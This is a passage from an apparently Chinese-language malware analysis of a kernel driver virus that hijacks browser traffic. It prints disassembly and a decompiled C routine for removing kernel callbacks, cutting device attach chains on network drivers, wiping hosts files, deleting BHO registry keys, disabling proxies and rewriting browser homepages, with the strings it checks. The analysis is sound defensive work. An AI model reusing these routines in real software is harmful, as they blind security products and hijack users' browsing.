cmp     rax, rbx
jz      short loc_1C35F
add     rax, 50h

                                                      ; CODE XREF: get_loadimage_cb_list+69↓j
cmp     r11, rax
jnb     short loc_1C35F
cmp     byte ptr [r11], 33h
jnz     short loc_1C342
cmp     byte ptr [r11+1], 0DBh
jnz     short loc_1C342
cmp     byte ptr [r11+2], 48h
jnz     short loc_1C342
cmp     byte ptr [r11+9], 45h
jz      short loc_1C347

                                                      ; CODE XREF: get_loadimage_cb_list+4F↑j
                                                      ; get_loadimage_cb_list+56↑j ...
inc     r11
jmp     short loc_1C322
-----------------------------------------------------------------

                                                      ; CODE XREF: get_loadimage_cb_list+64↑j
mov     eax, [r11+5]
mov     rcx, 0FFFFFFFF00000000h
or      rax, rcx
lea     rax, [rax+r11+9]
jmp     short loc_1C361
```

搜索影响加载回调函数列表代码


```
.text:000000000001C387                test    rdx, rdx
.text:000000000001C38A                jz      short loc_1C3B5
.text:000000000001C38C
.text:000000000001C38C loc_1C38C:                                             ; CODE XREF: is_routine_in_sys_module_whitelist+41↓j
.text:000000000001C38C                lea     rax, sys_module_white_list      ; "ntoskrnl.exe"
.text:000000000001C393                mov     r8d, ebx
.text:000000000001C396                mov     rdx, rdi                        ; routine_addr
.text:000000000001C399                mov     rcx, rsi                        ; sys_module_list
.text:000000000001C39C                imul    r8, 32h
.text:000000000001C3A0                add     r8, rax                         ; ntoskrnl_string
.text:000000000001C3A3                call    is_addr_in_module
.text:000000000001C3A8                test    al, al
.text:000000000001C3AA                jnz     short loc_1C3B5
.text:000000000001C3AC                inc     ebx
.text:000000000001C3AE                cmp     ebx, 14
.text:000000000001C3B1                jb      short loc_1C38C
.text:000000000001C3B3                jmp     short loc_1C3B7
.text:000000000001C3B5 ; ---------------------------------------------------------------------------
```

判断回调地址所属驱动模块是否在白名单列表中

白名单中所存放字符串可以是文件名也可以是部分文件名，其中除了一些系统驱动模块外还包括腾讯电脑管家相关驱动，因为腾讯电脑管家驱动全部包含 QQPCMgr、Ts 和 TS 字符串，所以腾讯电脑管家的全部驱动都会被放过。白名单列表如下图所示：


- ntoskrnl.exe
- ntkrnlpa.exe
- ntkrnlmp.exe
- ntkrpamp.exe
- WdFilter.sys
- QQPCMgr
- Ts
- TS
- ksecdd.sys
- cng.sys
- tcpip.sys
- CI.sys
- CI.dll
- peauth.sys

白名单列表



检测回调所属模块文件名

删除进程回调的方法与删除映像加载回调方法类似。如果执行中无法得到进程回调函数表则向 C&C 服务器发送控制码 0xE，如果成功注册进程回调函数则向 C&C 服务器发送 0x11。如下图所示：



删除进程回调

```
.text:00000000001C56C                lea     rdx, str_PsSetCreateProcessNotifyRoutine      ; "PsSetCreateProcessNotifyRoutine"
.text:00000000001C573                mov     [r11-28h], r12w
.text:00000000001C578                mov     [r11-26h], rax
.text:00000000001C57C                lea     rcx, [r11-28h]                                ; DestinationString
.text:00000000001C580                mov     dword ptr [rsp+48h+SystemRoutineName.Buffer+2], eax
.text:00000000001C584                mov     word ptr [rsp+48h+SystemRoutineName.Buffer+6], ax
.text:00000000001C589                mov     [r11+8], r12d
.text:00000000001C58D                call    cs:RtlInitUnicodeString
.text:00000000001C593                lea     rcx, [rsp+48h+SystemRoutineName]              ; SystemRoutineName
.text:00000000001C598                call    cs:MmGetSystemRoutineAddress
.text:00000000001C59E                mov     rdi, rax
.text:00000000001C5A1                cmp     rax, r12
.text:00000000001C5A4                jz      loc_1C70E
.text:00000000001C5AA                mov     ecx, cs:major_version
.text:00000000001C5B0                cmp     ecx, 6
.text:00000000001C5B3                jnz     loc_1C6A9
.text:00000000001C5B9                mov     eax, cs:minor_version
.text:00000000001C5BF                cmp     eax, 1
.text:00000000001C5C2                jnz     short loc_1C641
.text:00000000001C5C4                lea     rbp, [rdi+60h]
.text:00000000001C5C8                mov     rsi, rdi
.text:00000000001C5CB                cmp     rdi, rbp
.text:00000000001C5CE                jnb     loc_1C70E
.text:00000000001C5D4
.text:00000000001C5D4 loc_1C5D4:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+A7↓j
.text:00000000001C5D4                cmp     byte ptr [rsi], 0E9h
.text:00000000001C5D7                jnz     short loc_1C5F5
.text:00000000001C5D9                mov     eax, [rsi+1]
.text:00000000001C5DC                add     eax, 5
.text:00000000001C5DF                movsxd  rbx, eax
.text:00000000001C5E2                add     rbx, rsi
.text:00000000001C5E5                jz      short loc_1C5F5
.text:00000000001C5E7                mov     rcx, rbx
.text:00000000001C5EA                call    cs:MmIsAddressValid
.text:00000000001C5F0                cmp     al, r12b
.text:00000000001C5F3                jnz     short @@proc_real_content
.text:00000000001C5F5
.text:00000000001C5F5 loc_1C5F5:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+83↑j
.text:00000000001C5F5                                                                      ; get_ntoskrnl_createproc_routine_list+91↑j
.text:00000000001C5F5                inc     rsi
.text:00000000001C5F8                cmp     rsi, rbp
.text:00000000001C5FB                jb      short loc_1C5D4
.text:00000000001C5FD
.text:00000000001C5FD loc_1C5FD:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+131↓j
.text:00000000001C5FD                mov     ecx, cs:major_version
.text:00000000001C603                cmp     ecx, 6
.text:00000000001C606                jnz     loc_1C6A9
.text:00000000001C60C                mov     eax, cs:minor_version
.text:00000000001C612
.text:00000000001C612 loc_1C612:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+F0↓j
.text:00000000001C612                cmp     eax, 3
.text:00000000001C615                jz      loc_1C6B9
.text:00000000001C61B                jmp     loc_1C6AF
.text:00000000001C620 ; ---------------------------------------------------------------------------
.text:00000000001C620
.text:00000000001C620 @@proc_real_content:                                                 ; CODE XREF: get_ntoskrnl_createproc_routine_list+9F↑j
.text:00000000001C620                lea     rax, [rbx+50h]
.text:00000000001C624
.text:00000000001C624 loc_1C624:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+EB↓j
.text:00000000001C624                cmp     rbx, rax
.text:00000000001C627                jnb     loc_1C70E
.text:00000000001C62D                cmp     byte ptr [rbx], 4Ch
.text:00000000001C630                jnz     short loc_1C63C
.text:00000000001C632                cmp     byte ptr [rbx+1], 8Dh
.text:00000000001C636                jz      loc_1C701
.text:00000000001C63C
.text:00000000001C63C loc_1C63C:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+DC↑j
.text:00000000001C63C                inc     rbx
.text:00000000001C63F                jmp     short loc_1C624
.text:00000000001C641 ; ---------------------------------------------------------------------------
.text:00000000001C641
.text:00000000001C641 loc_1C641:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+6E↑j
.text:00000000001C641                cmp     eax, 2
.text:00000000001C644                jnz     short loc_1C612
.text:00000000001C646                lea     rbp, [rdi+20h]
.text:00000000001C64A                mov     rsi, rdi
.text:00000000001C64D                cmp     rdi, rbp
.text:00000000001C650                jnb     loc_1C70E
.text:00000000001C656
.text:00000000001C656 loc_1C656:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+137↓j
.text:00000000001C656                cmp     byte ptr [rsi], 0EBh
.text:00000000001C659                jnz     short loc_1C67F
.text:00000000001C65B                mov     al, [rsi+1]
.text:00000000001C65E                mov     byte ptr [rsp+48h+arg_0], al
.text:00000000001C662                mov     eax, [rsp+48h+arg_0]
.text:00000000001C666                add     eax, 2
.text:00000000001C669                movsxd  rbx, eax
.text:00000000001C66C                add     rbx, rsi
.text:00000000001C66F                jz      short loc_1C67F
.text:00000000001C671                mov     rcx, rbx
.text:00000000001C674                call    cs:MmIsAddressValid
.text:00000000001C67A                cmp     al, r12b
.text:00000000001C67D                jnz     short loc_1C68D
.text:00000000001C67F
.text:00000000001C67F loc_1C67F:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+105↑j
.text:00000000001C67F                                                                      ; get_ntoskrnl_createproc_routine_list+11B↑j
.text:00000000001C67F                inc     rsi
.text:00000000001C682                cmp     rsi, rbp
.text:00000000001C685                jnb     loc_1C5FD
.text:00000000001C68B                jmp     short loc_1C656
.text:00000000001C68D ; ---------------------------------------------------------------------------
.text:00000000001C68D
.text:00000000001C68D loc_1C68D:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+129↑j
.text:00000000001C68D                lea     rax, [rbx+100h]
.text:00000000001C694
.text:00000000001C694 loc_1C694:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+153↓j
.text:00000000001C694                cmp     rbx, rax
.text:00000000001C697                jnb     short loc_1C70E
.text:00000000001C699                cmp     byte ptr [rbx], 4Ch
.text:00000000001C69C                jnz     short loc_1C6A4
.text:00000000001C69E                cmp     byte ptr [rbx+1], 8Dh
.text:00000000001C6A2                jz      short loc_1C701
.text:00000000001C6A4
.text:00000000001C6A4 loc_1C6A4:                                                           ; CODE XREF: get_ntoskrnl_createproc_routine_list+148↑j
.text:00000000001C6A4                inc     rbx
.text:00000000001C6A7                jmp     short loc_1C694
```

搜索进程回调函数列表

B. 截断 attach 在系统网络驱动对象上的设备链

除了删除驱动回调外，该病毒还会通过截断 attach 到 tcpip、AFD、tdx 驱动上设备链的方式，排除网络过滤驱动对其流量劫持效果的影响。如下图所示：

```
char __fastcall break_attach_chain(PCWSTR driver_name)
{
  __int64 i; // rbx@4
  char result; // al@9
  __int16 v3; // [sp+40h] [bp-18h]@1
  __int64 v4; // [sp+42h] [bp-16h]@1
  int v5; // [sp+4Ah] [bp-Eh]@1
  __int16 v6; // [sp+4Eh] [bp-Ah]@1
  PVOID Object; // [sp+68h] [bp+10h]@1

  v3 = 0;
  v4 = 0i64;
  v5 = 0;
  v6 = 0;
  Object = 0i64;
  RtlInitUnicodeString((PUNICODE_STRING)&v3, driver_name);
  if ( ObReferenceObjectByName(&v3, 64i64, 0i64, 0i64) || !Object || *(_WORD *)Object != IO_TYPE_DRIVER )
  {
    result = 0;
  }
  else
  {
    for ( i = *((_QWORD *)Object + 1);
          (unsigned __int8)MmIsAddressValid(i) && i && *(_WORD *)i == IO_TYPE_DEVICE;
          i = *(_QWORD *)(i + offsetof(DEVICE_OBJECT, NextDevice)) )
    {
      *(_QWORD *)(i + offsetof(DEVICE_OBJECT, AttachedDevice)) = 0i64;
    }
    ObfDereferenceObject(Object);
    result = 1;
  }
  return result;
}
```

截断 attach 的设备链

C. 清空 hosts 文件

```
clearup_hosts_file proc near                                    ; CODE XREF: parse_ctrl_data+24C↑p
                                                                ; thread_clearup_hosts_file+1F↓p
                                                                ; DATA XREF: ...

DestinationString= UNICODE_STRING ptr -18h

                sub     rsp, 38h
                xor     eax, eax
                lea     rdx, hosts_file_path                    ; "\\SystemRoot\\System32\\drivers\\etc\\h"...
                lea     rcx, [rsp+38h+DestinationString]        ; DestinationString
                mov     [rsp+38h+DestinationString.Length], ax
                mov     qword ptr [rsp+38h+DestinationString.MaximumLength], rax
                mov     dword ptr [rsp+38h+DestinationString.Buffer+2], eax
                mov     word ptr [rsp+38h+DestinationString.Buffer+6], ax
                call    cs:RtlInitUnicodeString
                lea     rdx, hosts_data
                lea     rcx, [rsp+38h+DestinationString]
                mov     r8d, 1
                call    write_file
                lea     rdx, hosts_ics_file_path                ; "\\SystemRoot\\System32\\drivers\\etc\\h"...
                lea     rcx, [rsp+38h+DestinationString]        ; DestinationString
                call    cs:RtlInitUnicodeString
                lea     rdx, hosts_data
                lea     rcx, [rsp+38h+DestinationString]
                mov     r8d, 1
                call    write_file
                add     rsp, 38h
                retn
clearup_hosts_file endp
```

清除 hosts

D. 清除 BHO（Browser Helper Objects）

通过删除\Registry\Machine\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects 注册表项下的所有子项来删除所有 BHO。但当病毒发现系统中存在\REGISTRY\MACHINE\Software\Wow6432Node\Tencent\QQPCMgr 注册表项时，则不对 BHO 文件进行清除。如下图所示：

```
.text:00000000001AC48 kill_all_BHOs   proc near                                ; CODE XREF: parse_ctrl_data+2A5↑p
.text:00000000001AC48                                                         ; thread_kill_all_BHOs+1F↓p
.text:00000000001AC48                                                         ; DATA XREF: ...
.text:00000000001AC48
.text:00000000001AC48 DestinationString= UNICODE_STRING ptr -48h
.text:00000000001AC48 ObjectAttributes= OBJECT_ATTRIBUTES ptr -38h
.text:00000000001AC48 KeyHandle       = qword ptr  8                          ; const WCHAR reg_QQMgr_path
.text:00000000001AC48                                                         reg_QQMgr_path:         ; DATA XREF: kill_all_BHOs+6↑o
.text:00000000001AC48                                                         unicode 0, <\REGISTRY\MACHINE\Software\Wow6432Node\Tencent\QQPCMgr>,0
.text:00000000001AC48                 push    rbx
.text:00000000001AC4A                 sub     rsp, 60h
.text:00000000001AC4E                 lea     rdx, reg_QQMgr_path             ; "\\REGISTRY\\MACHINE\\Software\\Wow6432N"...
.text:00000000001AC55                 lea     rcx, [rsp+68h+DestinationString] ; DestinationString
.text:00000000001AC5A                 xor     ebx, ebx
.text:00000000001AC5C                 mov     [rsp+68h+KeyHandle], rbx
.text:00000000001AC61                 call    cs:RtlInitUnicodeString
.text:00000000001AC67                 lea     rax, [rsp+68h+DestinationString]
.text:00000000001AC6C                 lea     r8, [rsp+68h+ObjectAttributes]  ; ObjectAttributes
.text:00000000001AC71                 lea     rcx, [rsp+68h+KeyHandle]        ; KeyHandle
.text:00000000001AC76                 mov     edx, 20019h                     ; DesiredAccess
.text:00000000001AC7B                 mov     [rsp+68h+ObjectAttributes.ObjectName], rax
.text:00000000001AC80                 mov     [rsp+68h+ObjectAttributes.Length], 30h
.text:00000000001AC88                 mov     [rsp+68h+ObjectAttributes.RootDirectory], rbx
.text:00000000001AC8D                 mov     [rsp+68h+ObjectAttributes.Attributes], 240h
.text:00000000001AC95                 mov     [rsp+68h+ObjectAttributes.SecurityDescriptor], rbx
.text:00000000001AC9A                 mov     [rsp+68h+ObjectAttributes.SecurityQualityOfService], rbx
.text:00000000001AC9F                 call    cs:ZwOpenKey
.text:00000000001ACA5                 cmp     eax, ebx
.text:00000000001ACA7                 jl      short loc_1ACB9
.text:00000000001ACA9                 mov     rcx, [rsp+68h+KeyHandle]        ; Handle
.text:00000000001ACAE                 call    cs:ZwClose
.text:00000000001ACB4                 jmp     loc_1AD45
.text:00000000001ACB9 ; ---------------------------------------------------------------------------
.text:00000000001ACB9
.text:00000000001ACB9 loc_1ACB9:                                              ; CODE XREF: kill_all_BHOs+5F↑j
.text:00000000001ACB9                 xor     eax, eax
.text:00000000001ACBB                 lea     rcx, [rsp+68h+ObjectAttributes.RootDirectory] ; Dst
.text:00000000001ACC0                 xor     edx, edx                        ; Val
.text:00000000001ACC2                 lea     r8d, [rax+28h]                  ; Size
.text:00000000001ACC6                 mov     [rsp+68h+DestinationString.Length], bx
.text:00000000001ACCB                 mov     [rsp+68h+ObjectAttributes.Length], ebx
.text:00000000001ACCF                 mov     qword ptr [rsp+68h+DestinationString.MaximumLength], rax
.text:00000000001ACD4                 mov     dword ptr [rsp+68h+DestinationString.Buffer+2], eax
.text:00000000001ACD8                 mov     word ptr [rsp+68h+DestinationString.Buffer+6], ax
.text:00000000001ACDD                 call    memset
.text:00000000001ACE2                 lea     rdx, reg_BHO_path               ; "\\Registry\\Machine\\SOFTWARE\\Microsof"...
.text:00000000001ACE9                 lea     rcx, [rsp+68h+DestinationString] ; DestinationString
.text:00000000001ACEE                 mov     [rsp+68h+KeyHandle], rbx
.text:00000000001ACF3                 call    cs:RtlInitUnicodeString
.text:00000000001ACF9                 lea     rax, [rsp+68h+DestinationString]
.text:00000000001ACFE                 lea     r8, [rsp+68h+ObjectAttributes]  ; ObjectAttributes
.text:00000000001AD03                 lea     rcx, [rsp+68h+KeyHandle]        ; KeyHandle
.text:00000000001AD08                 mov     edx, 10000h                     ; DesiredAccess
.text:00000000001AD0D                 mov     [rsp+68h+ObjectAttributes.ObjectName], rax
.text:00000000001AD12                 mov     [rsp+68h+ObjectAttributes.Length], 30h
.text:00000000001AD1A                 mov     [rsp+68h+ObjectAttributes.RootDirectory], rbx
.text:00000000001AD1F                 mov     [rsp+68h+ObjectAttributes.Attributes], 240h
.text:00000000001AD27                 mov     [rsp+68h+ObjectAttributes.SecurityDescriptor], rbx
.text:00000000001AD2E                 mov     [rsp+68h+ObjectAttributes.SecurityQualityOfService], rbx
.text:00000000001AD31                 call    cs:ZwOpenKey                    ; const WCHAR reg_BHO_path
.text:00000000001AD37                 cmp     eax, ebx                        reg_BHO_path:           ; DATA XREF: kill_all_BHOs+9A↑o
.text:00000000001AD39                 jl      short loc_1AD45                 unicode 0, <\Registry\Machine\SOFTWARE\Microsoft\Windows\CurrentVersi>
.text:00000000001AD3B                 mov     rcx, [rsp+68h+KeyHandle]        unicode 0, <on\Explorer\Browser Helper Objects>,0
.text:00000000001AD40                 call    delete_all_BHOs                 ; Handle
.text:00000000001AD45
.text:00000000001AD45 loc_1AD45:                                              ; CODE XREF: kill_all_BHOs+6C↑j
.text:00000000001AD45                                                         ; kill_all_BHOs+F1↑j
.text:00000000001AD45                 add     rsp, 60h
.text:00000000001AD49                 pop     rbx
.text:00000000001AD4A                 retn
.text:00000000001AD4A kill_all_BHOs   endp
```

删除 BHO 相关代码

```
.text:00000000001449B enum_reg_key:                                           ; CODE XREF: delete_all_BHOs+B0↑j
.text:00000000001449B                                                         ; delete_all_BHOs+144↓j ...
.text:00000000001449B                 xor     edx, edx                        ; Val
.text:00000000001449D                 mov     r8d, 208h                       ; Size
.text:0000000000144A3                 mov     rcx, r12                        ; Dst
.text:0000000000144A6                 call    memset
.text:0000000000144AB                 lea     r11, [rsp+0B8h+arg_8]
.text:0000000000144B3                 mov     r9, r12                         ; KeyInformation
.text:0000000000144B6                 mov     [rsp+0B8h+ResultLength], r11    ; ResultLength
.text:0000000000144BB                 xor     r8d, r8d                        ; KeyInformationClass
.text:0000000000144BE                 xor     edx, edx                        ; Index
.text:0000000000144C0                 mov     rcx, rdi                        ; KeyHandle
.text:0000000000144C3                 mov     [rsp+0B8h+Length], 208h         ; Length
.text:0000000000144CB                 call    cs:ZwEnumerateKey
.text:0000000000144D1                 mov     ebp, eax
.text:0000000000144D3                 cmp     eax, STATUS_NO_MORE_ENTRIES
.text:0000000000144D8                 jnz     short loc_14525
.text:0000000000144DA                 cmp     ebx, r13d
.text:0000000000144DD                 jl      loc_145E8
.text:0000000000144E3                 movsxd  rax, ebx
.text:0000000000144E6                 dec     ebx
.text:0000000000144E8                 add     rax, rax
.text:0000000000144EB                 movdqu  xmm0, xmmword ptr [rsi+rax*8]
.text:0000000000144F0                 movdqu  xmmword ptr [rsp+0B8h+key_handle], xmm0
.text:0000000000144F6                 mov     rcx, [rsp+0B8h+key_handle+8]    ; KeyHandle
.text:0000000000144FB                 call    cs:ZwDeleteKey
.text:0000000000144FB                 mov     rcx, [rsp+0B8h+key_handle+8]    ; Handle
.text:0000000000145A6                 call    cs:ZwClose
.text:0000000000145AC                 cmp     ebx, 0FFFFFFFFh
.text:0000000000145AF                 setz    al
.text:0000000000145B2                 cmp     al, r13b
.text:0000000000145B5                 jnz     loc_145E0
.text:0000000000145B8                 mov     rdi, [rsp+0B8h+key_handle]
.text:0000000000145C0                 jmp     enum_reg_key
```

删除 BHO 注册表项

E. 重置 IE 代理设置

病毒通过将\Registry\User\当前用户\Software\Microsoft\Windows\CurrentVersion\Internet Settings 的 ProxyEnable 键值置为 0 的方法禁用网络代理。

F. 劫持浏览器配置

在进行对抗操作之后，病毒使用所收到的劫持网址和相关数据尝试对一些常用浏览器（IE、QQ 浏览器、360 安全浏览器、火狐、世界之窗）和腾讯电脑管家首页保护的配置进行修改，从而进行流量劫持。在进行劫持操作之后，会向 C&C 服务器发送控制码 0x4。如下图所示：

劫持浏览器和腾讯管家首页保护配置

劫持浏览器代码以劫持 360 安全浏览器为例，如下图所示：

```
                mov     [rsp+4C8h+unistr_homepage.Length], ax
                lea     eax, [rbp+12h]
                mov     [rsp+4C8h+last_time_check_val], bpl
                mov     [rsp+4C8h+unistr_homepage.MaximumLength], ax
                lea     rax, aHomepage                  ; "homepage"
                mov     ebx, 410h
                mov     [rsp+4C8h+unistr_homepage.Buffer], rax
                xor     eax, eax
                lea     r14, stru_25B80
                lea     r12d, [rbp+1]
                lea     r13, stru_25FA0
                mov     word ptr [rsp+4C8h+last_time_check_val_1], ax
                mov     [rsp+4C8h+last_time_check_val_3], al
                cmp     cs:byte_24F28, bpl
                jnz     loc_19230
                lea     rax, unk_25B90
                mov     rcx, r14
                mov     cs:stru_25B80.Length, bp
                mov     cs:stru_25B80.Buffer, rax
                lea     eax, [rbp+30h]
                mov     cs:stru_25B80.MaximumLength, bx
                mov     [rsp+4C8h+Source.Length], ax
                lea     eax, [rbp+32h]
                mov     [rsp+4C8h+Source.MaximumLength], ax
                lea     rax, aSoftware360360            ; "\\SOFTWARE\\360\\360se5\\se6"
                mov     [rsp+4C8h+Source.Buffer], rax
                call    cs:MmIsAddressValid
                cmp     al, bpl
                jz      short loc_191A3
                mov     rcx, r14                        ; DestinationString
                call    get_current_user_reg_path
                cmp     eax, ebp
                mov     edi, eax
                jl      short loc_19190
                lea     rdx, [rsp+4C8h+Source]          ; Source
                mov     rcx, r14                        ; Destination
                call    cs:RtlAppendUnicodeStringToString

loc_19190:                                              ; CODE XREF: hijack_360se+120↑j
                movzx   ecx, cs:byte_24F28
                cmp     edi, ebp
                cmovz   ecx, r12d
                mov     cs:byte_24F28, cl

loc_191A3:                                              ; CODE XREF: hijack_360se+112↑j
                lea     rax, unk_25FB0
                mov     rcx, r13
                mov     cs:stru_25FA0.Length, bp
                mov     cs:stru_25FA0.Buffer, rax
                mov     eax, 36h
                mov     cs:stru_25FA0.MaximumLength, bx
                mov     [rsp+4C8h+Source.Length], ax
                mov     eax, 38h
                mov     [rsp+4C8h+Source.MaximumLength], ax
                lea     rax, aSoftware3603_0            ; "\\SOFTWARE\\360\\360se6\\Chrome"
                mov     [rsp+4C8h+Source.Buffer], rax
                call    cs:MmIsAddressValid
                cmp     al, bpl
                jz      short loc_1921E
                mov     rcx, r13                        ; DestinationString
                call    get_current_user_reg_path
                cmp     eax, ebp
                mov     edi, eax
                jl      short loc_19209
                lea     rdx, [rsp+4C8h+Source]          ; Source
                mov     rcx, r13                        ; Destination
                call    cs:RtlAppendUnicodeStringToString
```

构造 360 安全浏览器相关环境字符串

最引起我们注意的是，在劫持 360 安全浏览器首页的同时，病毒还将渠道号设置成了“oemxiazaiba2”，字母组成的后半部分为“下载吧”全拼，但由于可以获取到的信息十分有限，我们暂时无法求证其与“下载吧”是否存在直接关系。如下图所示：

```
.text:0000000000019245 loc_19245:
.text:0000000000019245                 lea     rdx, str_4_e5c9b589d1a4__       ; size_t str_4_e5c9b589d1a4__
.text:000000000001924C                 lea     rcx, [rsp+4C8h+String]          ; str_4_e5c9b589d1a4__: ; DATA XREF: hijack_360se:loc_19245↑o
.text:0000000000019254                 mov     r8, rsi                         ; unicode 0, <4,%s{e5c9b589d1a4ce11529a839fb6f03f52}{>
.text:0000000000019257                 call    cs:swprintf                     ; unicode 0, <ef7b0886c16b2804ee30aa72bc58fe18}>,0
.text:000000000001925D                 lea     rdx, [rsp+4C8h+String]          ; SourceString
.text:0000000000019265                 lea     rcx, [rsp+4C8h+unistr_4_e5c9b589d1a4__] ; DestinationString
.text:000000000001926A                 call    cs:RtlInitUnicodeString
.text:0000000000019270                 lea     rdx, [rsp+4C8h+unistr_4_e5c9b589d1a4__] ; SourceString
.text:0000000000019275                 lea     rcx, [rsp+4C8h+AnsiString]      ; DestinationString
.text:000000000001927A                 mov     r8b, r12b                       ; AllocateDestinationString
.text:000000000001927D                 call    cs:RtlUnicodeStringToAnsiString
.text:0000000000019283                 cmp     eax, ebp
.text:0000000000019285                 jl      short loc_19229
.text:0000000000019287                 movzx   edx, [rsp+4C8h+AnsiString.Length]
.text:000000000001928C                 mov     rcx, [rsp+4C8h+AnsiString.Buffer]
.text:0000000000019291                 call    sub_1C878
.text:0000000000019296                 lea     rcx, [rsp+4C8h+AnsiString]      ; AnsiString
.text:000000000001929B                 mov     rbx, rax
.text:000000000001929E                 call    cs:RtlFreeAnsiString
.text:00000000000192A4                 lea     rcx, [rsp+4C8h+AnsiString]      ; DestinationString
.text:00000000000192A9                 mov     rdx, rbx                        ; SourceString
.text:00000000000192AC                 call    cs:RtlInitAnsiString
.text:00000000000192B2                 lea     rdx, [rsp+4C8h+AnsiString]      ; SourceString
.text:00000000000192B7                 lea     rcx, [rsp+4C8h+unistr_4_e5c9b589d1a4__] ; DestinationString
.text:00000000000192BC                 mov     r8b, r12b                       ; AllocateDestinationString
.text:00000000000192BF                 call    cs:RtlAnsiStringToUnicodeString
.text:00000000000192C5                 cmp     eax, ebp
.text:00000000000192C7                 jl      loc_19229
.text:00000000000192CD                 mov     r9, [rsp+4C8h+unistr_4_e5c9b589d1a4__.Buffer] ; data
.text:00000000000192D2                 xor     eax, eax
.text:00000000000192D4                 or      r15, 0FFFFFFFFFFFFFFFFh
.text:00000000000192D8                 mov     rdi, r9
.text:00000000000192DB                 mov     rcx, r15
.text:00000000000192DE                 lea     rdx, [rsp+4C8h+unistr_homepage] ; subkey
.text:00000000000192E3                 repne scasw
.text:00000000000192E6                 mov     r8d, r12d                       ; type
.text:00000000000192E9                 not     rcx
.text:00000000000192EC                 sub     rcx, r12
.text:00000000000192EF                 lea     eax, [rcx+rcx+2]
.text:00000000000192F3                 mov     rcx, r14                        ; rootkey
.text:00000000000192F6                 mov     [rsp+4C8h+data_size], eax       ; data_size
.text:00000000000192FA                 call    reg_set_sub_key_val
.text:00000000000192FF                 cmp     eax, ebp
.text:0000000000019301                 jl      short loc_1930B
.text:0000000000019303                 mov     rcx, r14
.text:0000000000019306                 call    set_reg_secrurity
.text:000000000001930B
.text:000000000001930B loc_1930B:                                              ; CODE XREF: hijack_360se+2A1↑j
.text:000000000001930B                 mov     r9, [rsp+4C8h+unistr_4_e5c9b589d1a4__.Buffer] ; data
.text:0000000000019310                 xor     eax, eax
.text:0000000000019312                 mov     rcx, r15
.text:0000000000019315                 mov     rdi, r9
.text:0000000000019318                 lea     rdx, [rsp+4C8h+unistr_homepage] ; subkey
.text:000000000001931D                 mov     r8d, r12d                       ; type
.text:0000000000019320                 repne scasw
.text:0000000000019323                 not     rcx
.text:0000000000019326                 sub     rcx, r12
.text:0000000000019329                 lea     eax, [rcx+rcx+2]
.text:000000000001932D                 mov     rcx, r13                        ; rootkey
